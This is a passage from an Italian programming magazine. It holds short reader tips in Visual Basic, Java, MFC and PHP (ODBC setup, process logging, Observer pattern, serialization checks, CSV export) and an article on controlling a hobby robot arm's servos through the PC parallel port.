Public Declare Function SQLDriverConnect Lib "ODBC32.DLL" (ByVal
 hDBC As Long, ByVal hwnd As Long, ByVal szCSIn As String, ByVal
 cbCSIn As Long, ByVal szCSOut As String, ByVal cbCSMax As Long,
                          cbCSOut As Long, ByVal f As Long) As Long
Public Declare Function SQLAllocStmt Lib "ODBC32.DLL" (ByVal
                             hDBC As Long, HStmt As Long) As Long
Public Function Gestione_OBDC(Opzione_DSN As DSN_OPTIONS,
 Driver_DSN As DSN_DRIVER, NomeDSN As String, DescrizioneDSN
  As String, PathDatabase As String, Optional NomeServer As String
   = "", Optional User As String = "", Optional Pwd_ As String = "")
                                                        As Boolean
Dim strDriver As String
Dim StringaConnessione As String
Select Case Opzione_DSN
    Case ODBC_REMOVE_DSN, ODBC_REMOVE_SYS_DSN
                                         'Operazione di eliminazione
        Gestione_OBDC = CBool(SQLRemoveDSNFromIni(NomeDSN))
    Case Else 'operazione di Aggiunta modifica
        'Controlla il tipo di driver
    If Driver_DSN = SQLServer Then
        sDriver = "SQL Server"
        StringaConnessione = "SERVER=" & NomeServer & Chr(0)
        StringaConnessione = StringaConnessione & "DESCRIPTION="
                                       & DescrizioneDSN & Chr(0)
        StringaConnessione = StringaConnessione & "DSN="
                                              & NomeDSN & Chr(0)
        StringaConnessione = StringaConnessione & "DATABASE="
                                         & PathDatabase & Chr(0)
        StringaConnessione = StringaConnessione &
                                        "Trusted_Connection=Yes"
    Else
        sDriver = "Microsoft Access Driver (*.mdb)"
        StringaConnessione = "DSN=" & NomeDSN & Chr$(0) &
          "Description=" & DescrizioneDSN & Chr$(0) & "SERVER=" &
       NomeServer & Chr$(0) & "DBQ=" & PathDatabase & Chr$(0) &
              "uid=" & User & Chr$(0) & "pwd=" & Pwd_ & Chr$(0)
    End If
    'esegue l'operazione
    Gestione_OBDC = CBool(SQLConfigDataSource(APINull,
                     Opzione_DSN, sDriver, StringaConnessione))
End Select
End Function
`Si presuppone che il main forma contenga tre command button:
                          command1, command2, command3:

'Aggiunge/modifica Voce ODBC
Private Sub Command1_Click()
    If Gestione_OBDC(ODBC_ADD_DSN, Access, "Test", "Test",
      "C:\WINDOWS\Desktop\ListeNozze\DB\ListeNozze.mdb") Then
        MsgBox "La voce Test è stata aggiunta.", vbInformation,
                                           "Termine Operazione:"
    End If
End Sub
'Elimina Voce ODBC
Private Sub Command2_Click()
    If Gestione_OBDC(ODBC_REMOVE_DSN, Access, "Test", "", "",
                                                      "") Then
        MsgBox "La voce Test è stata cancellata.", vbInformation,
                                           "Termine Operazione:"
    End If
End Sub
Private Sub Command3_Click()
    'chiusura del programma
    End
End Sub
```

```
Set colMonitoredProcesses = objWMIService. _
     ExecNotificationQuery("select * from __instancecreationevent " _
                & " within 1 where TargetInstance isa 'Win32_Process'")
I = 0
Do While I = 0
    Set objLatestProcess = colMonitoredProcesses.NextEvent
     With List1
        .AddItem objLatestProcess.TargetInstance.Name & " - " & Time
    End With
    Scrivi_Su_File objLatestProcess.TargetInstance.Name & " - " & Time
Loop
End Sub
Function Scrivi_Su_File(Carattere As String)
   On Error GoTo erore
   Dim fso, f
   Set fso = CreateObject("Scripting.FileSystemObject")
   If Not fso.FileExists(App.Path & "\ProcNuovi.txt") Then
   fso.CreateTextFile App.Path & "\ProcNuovi.txt"
   Set f = fso.OpenTextFile(App.Path & "\ProcNuovi.txt", 2)
   Else   'Se il file è già presente aggiunge i dati
   Set f = fso.OpenTextFile(App.Path & "\ProcNuovi.txt", 8)
   End If
   f.WriteLine Carattere
   f.Close
   Exit Function
erore:
   MsgBox Err.Description
End Function
```

MODIFICARE IL SYSTEM MENU DELLE FINESTRE

Questo esempio rimuove la voce *Chiudi* e aggiunge una nuova voce nel menu.

Tip fornito dal sig. M.Catena

```
Private Declare Function GetSystemMenu Lib "user32" (ByVal hwnd
                                    As Long, ByVal bRevert As Long) As Long
Private Declare Function DeleteMenu Lib "user32" (ByVal hMenu As
        Long, ByVal nPosition As Long, ByVal wFlags As Long) As Long
Private Declare Function AppendMenu Lib "user32" Alias
        "AppendMenuA" (ByVal hMenu As Long, ByVal wFlags As Long,
        ByVal wIDNewItem As Long, ByVal lpNewItem As Any) As Long
Const MF_BYCOMMAND = &H0&
Const MF_STRING = &H0&
Const SC_CLOSE = &HF060&
Const SC_ABOUT = 99999
Private Sub btnTest_Click()
    ModifySysMenu (Me.hwnd)
End Sub
Function ModifySysMenu(hwnd As Long)
  Dim hSysMenu As Long
  Dim bReturn As Long
  hSysMenu = GetSystemMenu(hwnd, False)
  bReturn = DeleteMenu(hSysMenu, SC_CLOSE, MF_BYCOMMAND) '
                                                      Rimuove il Close
  bReturn = AppendMenu(hSysMenu, MF_STRING, SC_ABOUT,
                                  "&About ...enjoy") ' Aggiunge About :)
```

JAVA

"MIGLIORIAMO" L'INPUT DA TASTIERA

Un tip Java che risolve un problema spesso riscontrato, quello della gestione dell'input da tastiera non bufferizzato e con echo disabilitato (utile anche per le password). Il Tip nasce proprio dal forum presente sul sito *www.ioprogrammo.it* (Il *Forum di ioProgrammo » Linguaggi di programmazione » Java » Password in Java*) posto da "*gassnervino*". Nel forum è presente una soluzione molto semplice, mentre il tip proposto espone una soluzione portabile anche su piattaforme linux.

Tip fornito dal Sig. C. Sicilia

```
package it.kya.io;
import java.io.*;
/**
 * @author  Cristian SICLIA
 */
public class TestKeyBoard
{
  public static void main(String[] args) throws Exception
  {
    StringBuffer buffer;
    char ch;
    buffer = new StringBuffer();
    System.out.println("\nInserire una stringa terminata da invio");
    while((ch = (char)KeyBoard.read()) != '\n' && ch != '\r')
      buffer.append(ch);
    System.out.println("Hai dgt: " + buffer );
    System.out.println("Premere un tasto per continuare");
    KeyBoard.read();
  }
}
```

SIMULARE VB NELLA GESTIONE DI EVENTI UTILIZZANDO IL DESIGN PATTERN OBSERVER-OBSERVABLE

Molto spesso, chi si avvicina per la prima volta a Java e conosce un po' di Visual Basic, è portato a rimpiangere uno degli strumenti più flessibili messi a disposizione da questo linguaggio di programmazione, ovvero gli eventi, e di tutti i vantaggi che le tecniche di programmazione orientata agli eventi permettono di ottenere. Non tutti però conoscono un noto Design Pattern che ci permette di implementare, anche in Java, le tecniche di progettazione orientate alla gestione degli eventi: il pattern noto come *Observer-Observable*. Implementando tale Pattern è possibile, infatti, far colloquiare due o più "pezzi di codice" attraverso la notifica d'eventi. Per illustrarne il meccanismo di funzionamento, faremo riferimento ad un semplice esempio: ai supponga di avere due oggetti che chiameremo simbolicamente A e B. B ha il compito di costruire una finestra (faremo uso delle librerie

Swing) con un pulsante e sarà l'oggetto osservato da *A*. Alla pressione del pulsante, *B* notificherà tale evento ad *A*. A ci informerà dell'avvenuta notifica attraverso un messaggio utente.
Procediamo con l'esempio pratico che ci chiarirà le idee.

Tip fornito dal sig. Vito Dicensi

```
File B.java
/**
 *
 * @author  Vito Dicensi
 */
import javax.swing.*;
import java.awt.event.*;
import java.util.*;
public class B extends Observable
{
    /** Costruttore di B */
    public B()
   {
        // il frame principale della finestra creata da B
        JFrame frame= new JFrame("Sono l'oggetto B");
        // fisso la dimensione del frame
        frame.setSize(200, 80);
        // un pannello che conterrà un pulsante
        JPanel pannello = new JPanel();
        // il pulsante con la Label "Premi qui"
        JButton bottone = new JButton("Premi qui");
        // assegno l'ascoltatore del mouse al bottone
        bottone.addMouseListener(new AscoltaMouse());
        // aggiungo il bottone al pannello
        pannello.add(bottone);
        // aggiungo il pannello al frame
        frame.setContentPane(pannello);
        // visualizzo il tutto
        frame.setVisible(true);
   }
   class AscoltaMouse implements MouseListener
   {
        // l'evento Click è quello su cui punto l'attenzione
        // in seguito al click ... emetterò l'evento di notifica
        // a tutti gli oggetti in  ascolto
       public void mouseClicked(MouseEvent e)
       {
            // marco il cambiamento dell'oggetto osservato
            // in questo modo il metodo HasChanged ritornerà
            //true
            setChanged();
            // notifico il cambiamento di stato agli osservaori in
            // ascolto
            notifyObservers();
       }
        public void mouseEntered(MouseEvent e)
    {
    }
        public void mouseExited(MouseEvent e)
    {
    }
    public void mousePressed(MouseEvent e)
   {
    }
    public void mouseReleased(MouseEvent e)
   {
    }
  }
}
```

Come si può osservare, la classe B estende la classe Observable contenuta nel package java.util. I punti chiave della classe *B* sono rappresentati dalla invocazione dei metodi *setChanged()* (che in sostanza ci permette di cambiare lo stato dell'oggetto osservato) e *notifyObservers()* che si occupa della notifica agli osservatori dell'evento (in questo esempio: il click di mouse sul pulsante). La classe osservatrice *A* sarà invece implementata come segue:

```
File A.java
/**
 *
 * @author  Vito Dicensi
 */
import javax.swing.*;
import java.util.*;
public class A
{
    /** Costruttore di A*/
    public A()
   {
        // dichiaro ed istanzio un oggetto di tipo B
        B bOobject= new B();
        // assegno a B l'osservatore definito in seguito
        bObject.addObserver(new OsservatoreDiB());
   }
    // inner class invocata ogni volta che arriva una notifica da
    // parte dell'oggetto osservato da A
    private class OsservatoreDiB implements Observer
    {
        // alla notifica ricevuta da B... visualizzo
        // una JDialog che comunica all'utente l'avvenuta
        // pressione del tasto in B.
        public void update(Observable o, Object arg)
        {
            // una JDialog modale per informare l'utente
            JOptionPane.showMessageDialog(null,"Sono A e mi  è
                   appena giunta la Notifica da B", "Notifica avvenuta",
                               JOptionPane.INFORMATION_MESSAGE);
            // dopo la pressione del tasto OK esco dalla
            // applicazione disallocando tutto
            System.exit(0); }
     }
     // metodo statico main
     static public void main(String[] args)
    {
          // istanzio un oggetto di tipo A
          new A();
     }
}
```

In *A* viene creato l'oggetto *B* e a questo viene associato un osservatore. La classe osservatore implementa l'interfaccia *Observer*, anch'essa facente parte del package *java.util*. Il metodo che viene ridefinito è *update()* ed è quello che viene invocato all'arrivo della notifica.
Nell'esempio, quando *A* intercetta l'evento di notifica emesso da *B*, non si fa altro che: - comunicare all'utente, attraverso un *JDialog* modale, che la notifica è giunta all'osservatore; - uscire dalla applicazione.

VERIFICATORE D'OGGETTI SERIALIZZABILI...

Un tip utile anche per le *WEB-APP* quando è necessario monitorare la capacità di replicazione degli oggetti in sessione! All'uopo utilizzeremo la classe *Serializable*. La Serializzazione è quella specifica che permette la conversione di un oggetto in una sequenza di byte e, come percorso inverso, di ottenere un oggetto da uno stream. Questa piccola classe permette di verificare se un oggetto è serializzabile o meno. Sono definite tre costanti che indicano se l'oggetto è serializzabile, non è serializzabile o risulta serializzabile in quanto trattasi di reference posto a *null*.

Tip fornito dal sig. S.Fago

```
import java.io.Serializable;
import java.util.Collection;
import java.util.Map;
import java.util.Iterator;
import java.io.ObjectOutputStream;
import java.io.IOException;
import java.io.ByteArrayOutputStream;
/**
 * @STEFANO FAGO
 * @version 1.0
 */
public class SerializationVerifier
{
  // constants...
  public static final String YES = "Y";
  public static final String YES_BUT_NULL = "Y_B_N";
  public static final String NO = "N";
  private SerializationVerifier() {}
 public static String isSerializable(Object toVerify)
  {
    if(toVerify == null) return YES_BUT_NULL;
    if(!(toVerify instanceof Serializable) ) return NO;
    return forceSerialization(toVerify)?YES:NO;
  }
   private static boolean forceSerialization(Object data)
  {
     ByteArrayOutputStream st = new ByteArrayOutputStream();
    ObjectOutputStream os = null;
    try
  {
      os = new ObjectOutputStream(st);
      os.writeObject(data);
  }
 catch (IOException ex) {  return false; }
   try
  {
     os.flush();
     os.close();
  }
    catch (IOException ex1) { os = null; }
    return true;
  }
}//end
```

LA GESTIONE DEL MOUSE IN UN PROGETTO MFC

La gestione del mouse all'interno di un'applicazione Visual C++ è quanto di più semplice si possa fare. Dopo avere generato un progetto *MFC AppWizard (exe)*, ci si deve recare nel file della view dell'applicazione. Se il progetto è denominato *ProvaMouse*, ad esempio, si deve aprire il file *ProvaMouseView.cpp* In seguito, nel *ClassWizard*, che può essere selezionato da *View/ClassWizard*, oppure premendo contemporaneamente *[CTRL]+[W]*, all'interno del tab *Message Maps*, assicurarsi che sia selezionata la classe *CProvaMouseView*. Nella finestra *Messages*, selezionare il tipo di messaggio del mouse da gestire.
Ad esempio, per gestire la pressione del tasto sinistro, selezionare messaggio *WM_LBUTTONDOWN*; per gestire la pressione del tasto destro selezionare il messaggio *WM_RBUTTONDOWN* e via dicendo. Selezionato il tipo di messaggio da gestire, cliccare due volte sulla relativa voce che diventarà "enfatizzata" e, nella finestra sottostante, *Member Functions*, comparirà il nome del gestore del messaggio. Ad esempio, scegliendo *WM_LBUTTONDOWN*, *ClassWizard* genererà, automaticamente, il gestore *OnLButtonDown()*;. È necessario creare un gestore di messaggi per ciascuno degli eventi di cui si necessita.
All'interno del file *ProvaMouseView.CPP*, nella coda dei messaggi, *ClassWizard* aggiungere una riga di gestione del tipo:

Tip fornito dal sig.R.Sensale

```
//
//
BEGIN_MESSAGE_MAP(CProvaMouseView, CView)
//{{AFX_MSG_MAP(CProvaMouseView)
ON_WM_LBUTTONDOWN()
ON_WM_RBUTTONDOWN()
//}}AFX_MSG_MAP
// Standard printing commands
ON_COMMAND(ID_FILE_PRINT, CView:: OnFilePrint)
ON_COMMAND(ID_FILE_PRINT_DIRECT, CView:: OnFilePrint)
ON_COMMAND(ID_FILE_PRINT_PREVIEW, CView:: OnFilePrintPreview)
END_MESSAGE_MAP()
//
```

I gestori veri e propri vengono inseriti in coda al file:

```
//////////////////////////////////////////////////////////////////////
// CProvaMouseView message handlers
void CProvaMouseView:: OnLButtonDown(UINT nFlags, CPoint point)
{
// TODO: Add your message handler code here and/or call default
CView:: OnLButtonDown(nFlags, point);
}
void CProvaMouseView:: OnRButtonDown(UINT nFlags, CPoint point)
{
// TODO: Add your message handler code here and/or call default
CView:: OnRButtonDown(nFlags, point);
}
```

A questo punto, nei gestori inserire le funzionalità da implementare.
Ad esempio:

```
void CProvaMouseView:: OnLButtonDown(UINT nFlags, CPoint point)
{
// TODO: Add your message handler code here and/or call default
CView:: OnLButtonDown(nFlags, point);
MessageBox("Hai premuto il tasto sinistro del mouse","Gestione
                                                    del mouse");
}
void CProvaMouseView:: OnRButtonDown(UINT nFlags, CPoint point)
{
// TODO: Add your message handler code here and/or call default
CView::OnRButtonDown(nFlags, point);
MessageBox("Hai premuto il tasto destro del mouse","Gestione
                                                    del mouse");
}
```

PHP

CREAZIONE DI FILE CSV DA DATABASE

Questa classe in PHP crea un file CSV (specificando il percorso e il nome del file) leggendo i dati presenti in un qualsiasi DataBase MYSQL.
Inoltre, mediante il metodo *CreateAllCSV* crea tanti file CSV quante sono le tabelle presenti in una base dati.

Tip fornito dal sig. R. Sensale

```
<html>
<head>
    <title>Dimostrazione della Classe</title>
</head>
<body>
<?php
include_once '../DbInCSV.class';
$ServerDB='ServerDB';
$User='NomeUtente';
$Pwd='Password';
$DataBaseName='MioDatabase';
$Table='NomeTabella';
$object = new DbaseInCSV();
$object->Inizialize("C:\PROVA.CSV");
//$object->SetChar(";");
$object->CreateCSV($ServerDB,$User,$Pwd,$DataBaseName,$Table);
echo "<br>";
echo "Nome File: " . $object->GetFileName();
echo "<br>";
echo "Nome File: " . $object->GetPath();
echo "<br>";
echo "Numero di Campi della tabella: " . $object->CountFieldOfTable(
                    $ServerDB,$User,$Pwd,$DataBaseName,$Table);
echo "<br>";
echo "Numero di Tabelle del Database <b>$DataBaseName</b>: "
                    . $object->CountTable($DataBaseName);
echo "<br>";
echo "Creo tanti file CSV quante sono le tabelle del database
                                        <b>$DataBaseName</b>: ";
$object->CreateAllCSV($ServerDB,$User,$Pwd,$DataBaseName);
?>
</body>
</html>
```


Robotica e C++:

Il Controllo degli attuatori

Precisione, rapidità nei movimenti, forza e flessibilità di impiego, queste sono le caratteristiche che stiamo conferendo al nostro braccio meccanico.

In questo appuntamento ci concentreremo sulla prima qualità: la precisione nei movimenti che otterremo implementando un controllo seriale proporzionale degli attuatori del robot. Come richiesto da molti lettori, il programma di gestione è scritto in C++. Cercando di rispondere alla domanda su quale sia la precisione nei movimenti dell'arto umano, forse non saprei rispondere dandone una definizione assoluta, probabilmente direi che è precisa quanto basta all'assolvimento dei compiti della vita quotidiana, siano essi lavorativi o di manipolazione di oggetti nella vita di tutti i giorni. Questa definizione tuttavia non mi soddisfa, penso infatti che la precisione che è necessaria al mio orologiaio di fiducia possa essere diversa da quella che mi serve quando spacco la legna per la stufa: l'accuratezza nei movimenti è quindi dipendente dal compito che dobbiamo portare a termine. Quale precisione vogliamo allora conferire al nostro braccio meccanico? Per rispondere a questa importante domanda, che condizionerà tutto il progetto dobbiamo quindi stabilire quali compiti gli vogliamo assegnare: dovrà essere un robot per microchirurgia interna od una macchina per scavi in miniera? Nei primi appuntamenti abbiamo stabilito che il robot dovrà essere in grado di compiere lavori domestici e che sarà dotato di sei gradi di libertà, in analogia al braccio umano, ad ogni movimento corrisponderà un attuatore che lo renda possibile: il raggiungimento e la presa di un determinato oggetto sarà definibile quindi con sistema di equazioni in sei variabili. Evitando di entrare in una selva di matrici ed equazioni trigonometriche, che farebbero felice il mio ormai anziano professore di analisi, ma che indurrebbero il lettore a passare ad un altro articolo, concentriamoci su un solo movimento del braccio: quello del polso per esempio. Il polso del robot ha la possibilità di flettersi di un angolo di +- 100° nell'intorno del proprio asse. Supponendo di volere una precisione di un millimetro e che il vertice della mano sia a 10 cm dal punto di rotazione, abbiamo che la risoluzione angolare necessaria è di circa 0,6°: la dimostrazione di ciò è ottenibile trigonometricamente. Detto ciò per una escursione di 200°, abbiamo bisogno di 9 bit per ottenere questo livello di precisione, infatti 200/.6=333. Accettando viceversa una risoluzione ad 8 bit abbiamo che la precisione che si ottiene è di circa 1,4 mm, più che accettabile per i nostri scopi. Possiamo ridurre eventualmente l'escursione del servcomando a +- 73° ottenendo la risoluzione di 1 mm che abbiamo fissato in precedenza, anche questo aspetto più che accettabile dal momento che il polso umano può flettersi di circa 150°. L'escursione dell'attuatore dovrà essere proporzionale e lineare, in modo tale che al valore binario '00000000' inviato al circuito di controllo corrisponda uno degli estremi di posizionamento del servocomando ed al valore '11111111' corrisponda l'altro: ogni valore intermedio dovrà far posizionare il servocomando in una posizione intermedia, determinata 'proporzional-

Fig. 1: *In queste pagine vedremo come azionare un attuatore del braccio meccanico per mezzo di un circuito elettronico a comando seriale.*

L'autore è lieto di rispondere ai quesiti dei lettori sull'interfacciamento dei PC all'indirizzo:
luca.spuntoni@ioprogrammo.it

mente' tra questi estremi. Al termine di queste pagine avremo sviluppato l'hardware ed il software necessari a comandare un qualunque servocomando PWM, per ottenere un movimento proporzionale, con la possibilità di regolarne l'escursione e quindi la risoluzione.

CONVERSIONI

Abbiamo detto che il braccio meccanico avrà sei gradi di libertà ed una risoluzione su ciascun asse di 8 bit, ciascuna posizione possibile (per meglio dire, *matematicamente* possibile) sarà individuata da una stringa di 48 bit (8*6=48). Dal momento che la porta parallela del PC permette una trasmissione di un massimo di 8 bit per volta (possiamo arrivare al massimo a 12 con qualche stratagemma), dobbiamo trovare un metodo per comunicare al circuito elettronico del braccio meccanico quale delle 2^48 posizioni vogliamo che vada ad assumere. La risposta al problema appare ovvia: dobbiamo 'spedire' serialmente la stringa di bit ad un circuito intelligente che sia in grado di riceverla, memorizzarla, interpretarla, fare un calcolo di posizione, muovere gli attuatori e controllare che si siano posizionati come desiderato. Questa serie di 48 bit, memorizzata all'interno del PC dovrà essere convertita in una sequenza di impulsi seriali, per poi consentirne la trasmissione. Si badi bene che ho scelto il termine 'trasmissione', dal momento che è possibile l'invio del comando, oltre che via cavo anche con altre metodologie (radio, IR e magari tramite rete od internet). Pensiamo per un attimo che cosa sarebbe possibile fare se fossimo in grado di comandare il robot di casa mentre siamo in vacanza, oppure dall'altra parte del pianeta. L'informazione, trasmessa serialmente viene riconvertita in formato parallelo e quindi in un segnale analogico che consente di comandare il driver dell'attuatore: abbiamo quindi bisogno anche di una conversione Digitale-Analogico. La stessa posizione finale dell'attuatore è definibile con un valore angolare analogico. A chi supponga l'utilizzo di microprocessori o computers industriali PLC, possiamo dire che tutto questo è possibile con una manciata di componenti, che a stento raggiungono il costo di una decina di euro.

Fig. 3: Il circuito integrato 4094 può essere impiegato come convertitore seriale-parallelo (Cortesia Philips Semiconductors).

L'IMPLEMENTAZIONE DEL CONTROLLO PROPORZIONALE

Analizzato in modo generico il metodo secondo il quale vogliamo realizzare il nostro sistema di controllo, vediamo come implementarlo dal punto di vista pratico. Innanzi tutto vogliamo sviluppare un modulo che sia in grado di gestire un servocomando con una risoluzione di 8 bit: l'escursione del campo d'azione del servocomando dovrà essere regolabile, al fine di sfruttare al massimo tutto l'inviluppo dell'attuatore. Nella tabella riportata di seguito, si riassumono tutte le caratteristiche salienti del sistema, che verranno poi tradotte sotto forma di schema elettrico più avanti in queste pagine: per brevità si riportano solamente le linee che sono interessate alla realizzazione del controllo in questione.






Fig. 4: Il convertitore Digitale-Analogico DAC 808 ha una risoluzione di otto bit e con pochi componenti permette di realizzare sistemi stabili ed efficaci (Cortesia Philips Semiconductors).

L'implementazione dei sensori e del movimento della mano sono reperibili negli articoli pubblicati nei numeri precedenti. Consultando la Tab. 1 si nota innanzitutto che la trasmissione seriale dei dati avviene per mezzo della porta parallela: questo può sembrare un controsenso, in realtà conferisce al sistema una notevole flessibilità e potenza di sviluppo ed espansione. Il lettore esperto avrà notato che la struttura delle linee suggerisce una trasmissione 'sincrona' di informazioni, allo scopo di avere la massima affidabilità nelle trasmissione delle informazioni. La linea *D3* fornisce il segnale di *CLOCK*, mentre la *D4* trasmette l'informazione seriale vera e propria; addirittura la linea in ingresso *S7* fornisce la possibilità di verificare se quanto è stato trasmesso, sia stato ricevuto in modo corretto. Il motivo di tante

PIN PC Explorer light	Segnale	Direzione	Tipo porta	PIN porta	Descrizione
5	D3	OUT	PARALLELA DATA D3	5	Serial Clock
6	D4	OUT	PARALLELA DATA D4	6	Serial Data
7	D5	OUT	PARALLELA DATA D5	7	Serial to Parallel Strobe
11	BUSY	IN	PARALLELA STATUS /S7	11	Serial feedback QS
18	GND	PARALLELGND	PARALLELA	18-25	Signal Ground

Tab. 1: Linee di trasmissione seriale.

NOTA

ACQUISTARE PC EXPLORER LIGHT

L'apparecchiatura PC Explorer light è prodotta e commercializzata dalla Elisys s.r.l. e può essere acquistata inviando una e-mail all'indirizzo pcexplorer@elisys.it oppure telefonicamente al numero 0823/468565 o via Fax al: 0823/495483.

BIBLIOGRAFIA

• CONTROLLIAMO LA PORTA PARALLELA CON DELPHI 6
Luca Spuntoni
ioProgrammo N. 57-58 Aprile e Maggio 2002.

• ELETTRONICA E ROBOTICA
Luca Spuntoni
ioProgrammo N. 71-72-73 Settembre, Ottobre e Novembre 2003.

Fig. 5: ***Iniziando la realizzazione del circuito, predisponiamo i componenti sulla breadboard (qui viene utilizzato il sistema PC Explorer light).***

precauzioni è facilmente intuibile se pensiamo a che cosa succederebbe se il nostro potentissimo robot, costruito interamente in metallo vagasse per casa roteando le proprie braccia in modo incontrollato, frantumando la collezione di bambole di porcellana della consorte: è altrettanto intuibile quali sarebbero le cose che verrebbero frantumate successivamente in conseguenza di questo increscioso accadimento. Ritornando all'analisi delle linee di controllo, notiamo che la linea *D5* viene utilizzata per autorizzare il passaggio delle informazioni binarie alla memoria interna del nostro circuito driver e quindi ai componenti di controllo del servocomando. Quanto espresso a livello concettuale apparirà più chiaro in seguito all'analisi del circuito elettrico e del software di controllo.

LO SCHEMA ELETTRICO

Osservando lo schema elettrico della figura seguente, possiamo notare le linee di controllo per la trasmissione sincrona dei dati, che abbiamo analizzato nel paragrafo precedente, collegate al circuito integrato *IC2* (HEF 4094), che opera la conversione seriale-parallelo. Sul lato sinistro dello schema si possono notare le connessioni alle linee di alimentazione dell'apparecchiatura' PC Explorer light', sulla quale è possibile avere maggiori informazioni visitando il sito: *http://www.pcexplorer.it* oppure *http://web.tiscali.it/spuntosoft/*, od infine scrivendo all'indirizzo: *spuntosoft@tiscali.it*. La tensione così ottenuta viene amplificata dall'amplificatore operazionale *IC4*, che si occupa anche di operare la regolazione dell'ampiezza del segnale e della gestione del valore di riferimento centrale. Per chiarire questo aspetto importante del circuito, possiamo dire che la resistenza variabile *R8*, (posta sulla linea di reazione dell'amplificatore) regola l'ampiezza dell'escursione del valore di tensione, che sarà proporzionale all'ampiezza dell'escursione del servocomando. La resistenza variabile *R9* regola invece il valore di 'offset'. In altre parole si occupa di 'centrare' la posizione intermedia del servocomando, quando viene inviato il valore binario '10000000'. Nella parte superiore del circuito si potrà riconoscere il driver per servocomandi PWM che abbiamo analizzato nel numero precedente. Una espansione interessante di questo circuito è che prelevando le otto linee parallele in uscita dal circuito integrato *IC2*, sarà possibile comandare ben due motori passo-passo, aggiungendo un circuito di potenza opportuno.






Fig. 6: ***In figura viene riportato lo schema elettrico del circuito di controllo, che per comodità e su richiesta dei lettori è stato inserito all'interno del file: 'SpuntoSerialPWM_Robot_driver.zip', con il nome: 'Driver_PWM_schema_elettrico.bmp'***

LA REALIZZAZIONE DEL CIRCUITO

La lista dei componenti necessari viene riportata a lato di queste pagine e nel circuito elettrico, per comodità e su richiesta dei lettori all'interno del file: *SpuntoSerialPWM_Robot_driver.zip*, incluso nel CD allegato alla rivista, con il nome: *Driver_PWM_schema_elettrico.bmp*. Provvediamo ad inserire prima i componenti più piccoli ed a profilo più basso, ovvero i circuiti integrato, i diodi e le resistenze, posizioniamo quindi i condensatori. Eseguiamo i collega-






Fig. 7: ***In figura si nota il circuito completamente realizzato e collegato alla mano meccanica.***

IL BRACCIO MECCANICO E PC EXPLORER LIGHT

Per maggiori informazioni sul braccio meccanico, sulle interfacce relative e sull'apparecchiatura 'PC Explorer light' è possibile visitare il sito:
http://www.pcexplorer.it
oppure
http://web.tiscali.it/spuntosoft/
od infine scrivere all'indirizzo:
luca.spuntoni@ioprogrammo.it

IL BRACCIO MECCANICO IN AZIONE

Nel CD allegato alla rivista sono disponibili due filmati che mostrano la mano meccanica in azione. *RobotPWMseriale1.AVI* e *RobotPWMseriale1.AVI*.

IL SOFTWARE

Il codice sorgente della applicazione e tutti i componenti necessari sono reperibili sul CD allegato alla rivista all'interno del file: *'SpuntoSerialPWM_Robot_driver.zip'*. Il software di controllo è stato collaudato con Win 3.x, Win 9x e Win Me, se si utilizza Win 2000, oppure NT, occorre scrivere una parte di codice che gestisca i privilegi del sistema, per non incorrere ad un errore del tipo *'Privileged error'*, oppure utilizzare un driver, quale *'PortTalk'* (*PortTalk22.zip*), scaricabile del sito: http://www.beyondlogic.org

